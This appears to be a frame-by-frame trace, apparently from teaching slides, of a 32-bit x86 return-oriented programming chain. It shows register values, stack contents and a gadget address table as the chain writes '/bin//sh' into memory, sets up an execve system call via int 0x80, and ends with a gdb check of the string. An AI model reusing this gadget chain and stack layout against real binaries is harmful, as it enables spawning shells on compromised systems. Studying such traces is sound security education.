0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

```

%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff604
%ebp		0x65646362
%eip	371	0x0806e91a



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret          0x806e91b
pop %eax      0x80bb6d6
ret          0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret          0x809a67f
xor %eax,%eax 0x80541b0
ret          0x80541b2
pop %ebx      0x80481c9
ret          0x80481ca
pop %ecx      0x80e4bd1
ret          0x80e4bd2
inc %eax      0x807b406
ret          0x807b407
int 0x80      0x80493e1

```

%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff608
%ebp		0x65646362
%eip	372	0x0806e91b

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff60c
%ebp		0x65646362
%eip	373	0x080bb6d6

0xbffff5ec



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff610
%ebp		0x65646362
%eip	374	0x080bb6d7

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) ← 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff614
%ebp		0x65646362
%eip	375	0x0809a67d



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```



%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff614
%ebp		0x65646362
%eip	376	0x0809a67f



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

0x00000000

```

→ pop %edx      0x806e91a
ret            0x806e91b
pop %eax       0x80bb6d6
ret            0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret            0x809a67f
xor %eax,%eax  0x80541b0
ret            0x80541b2
pop %ebx       0x80481c9
ret            0x80481ca
pop %ecx       0x80e4bd1
ret            0x80e4bd2
inc %eax       0x807b406
ret            0x807b407
int 0x80       0x80493e1

```

%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea064
%esp		0xbffff618
%ebp		0x65646362
%eip	377	0x0806e91a

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff61c
%ebp		0x65646362
%eip	378	0x0806e91b

0xbffff5ec



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

```

pop %edx      0x806e91a
ret          0x806e91b
pop %eax     0x80bb6d6
ret          0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret          0x809a67f
xor %eax,%eax 0x80541b0
ret          0x80541b2
pop %ebx     0x80481c9
ret          0x80481ca
pop %ecx     0x80e4bd1
ret          0x80e4bd2
inc %eax     0x807b406
ret          0x807b407
int 0x80     0x80493e1

```

%eax		0x68732f2f
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff620
%ebp		0x65646362
%eip	379	0x080541b0



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff620
%ebp		0x65646362
%eip	380	0x080541b2



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff624
%ebp		0x65646362
%eip	381	0x0809a67d



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff624
%ebp		0x65646362
%eip	382	0x0809a67f



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff62c

0xbffff5ec

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```


```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea068
%esp		0xbffff628
%ebp		0x65646362
%eip	383	0x0806e91a





0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff62c
%ebp		0x65646362
%eip	385	0x0806e91b



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690



0xbffff664

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

```

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff630
%ebp		0x65646362
%eip	386	0x080bb6d6



0xbffff62c



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff634
%ebp		0x65646362
%eip	387	0x080bb6d7



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff638
%ebp		0x65646362
%eip	388	0x0809a67d



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff638
%ebp		0x65646362
%eip	389	0x0809a67f

0xbffff62c



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690
 0xbffff664
 0xbffff62c



```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80
  
```

0x806e91a
 0x806e91b
 0x80bb6d6
 0x80bb6d7
 0x809a67d
 0x809a67f
 0x80541b0
 0x80541b2
 0x80481c9
 0x80481ca
 0x80e4bd1
 0x80e4bd2
 0x807b406
 0x807b407
 0x80493e1

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea06c
%esp		0xbffff63c
%ebp		0x65646362
%eip	390	0x0806e91a



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff640
%ebp		0x65646362
%eip	391	0x0806e91b



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax ← 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x080ea060
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff644
%ebp		0x65646362
%eip	392	0x080541b0



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```



%eax		0x0
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff644
%ebp		0x65646362
%eip	393	0x080541b2



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff648
%ebp		0x65646362
%eip	394	0x0809a67d



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664



```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x0
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff648
%ebp		0x65646362
%eip	395	0x0809a67f

0xbffff62c



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```



%eax		0x0
%ebx		
%ecx		
%edx		0x080ea070
%esp		0xbffff64c
%ebp		0x65646362
%eip	396	0x080481c9



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x0
%ebx		0x080ea060
%ecx		
%edx		0x080ea070
%esp		0xbffff650
%ebp		0x65646362
%eip	397	0x080481ca



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x0
%ebx		0x080ea060
%ecx		
%edx		0x080ea070
%esp		0xbffff654
%ebp		0x65646362
%eip	398	0x080e4bd1



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea070
%esp		0xbffff658
%ebp		0x65646362
%eip	399	0x080e4bd2



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea070
%esp		0xbffff65c
%ebp		0x65646362
%eip	400	0x0806e91a



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
0x80e4bd1
0x80e4bd2
0x807b406
0x807b407
0x80493e1

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff660
%ebp		0x65646362
%eip	401	0x0806e91b



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690
 0xbffff664
 0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax, %eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80
  
```

0x806e91a
 0x806e91b
 0x80bb6d6
 0x80bb6d7
 0x809a67d
 0x809a67f
 0x80541b0
 0x80541b2
 0x80481c9
 0x80481ca
 0x80e4bd1
 0x80e4bd2
 0x807b406
 0x807b407
 0x80493e1

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff664
%ebp		0x65646362
%eip	402	0x080541b0



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

0x806e91a

0x806e91b

0x80bb6d6

0x80bb6d7

0x809a67d

0x809a67f

0x80541b0

0x80541b2

0x80481c9

0x80481ca

0x80e4bd1

0x80e4bd2

0x807b406

0x807b407

0x80493e1

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff664
%ebp		0x65646362
%eip	403	0x080541b2



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret          0x806e91b
pop %eax     0x80bb6d6
ret          0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret          0x809a67f
xor %eax,%eax 0x80541b0
ret          0x80541b2
pop %ebx     0x80481c9
ret          0x80481ca
pop %ecx     0x80e4bd1
ret          0x80e4bd2
inc %eax    0x807b406
ret          0x807b407
int 0x80    0x80493e1

```

%eax		0x0
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff668
%ebp		0x65646362
%eip	404	0x0807b406



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x1
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff668
%ebp		0x65646362
%eip	405	0x0807b407



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0xb
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff690
%ebp		0x65646362
%eip	406	0x0807b407





0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

0xbffff664

0xbffff62c

```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```



%eax		0xb
%ebx		0x080ea060
%ecx		0x080ea06c
%edx		0x080ea068
%esp		0xbffff694
%ebp		0x65646362
%eip	407	0x080493e1



```
(gdb) x/s 0x080ea060
0x80ea060: "/bin//sh"
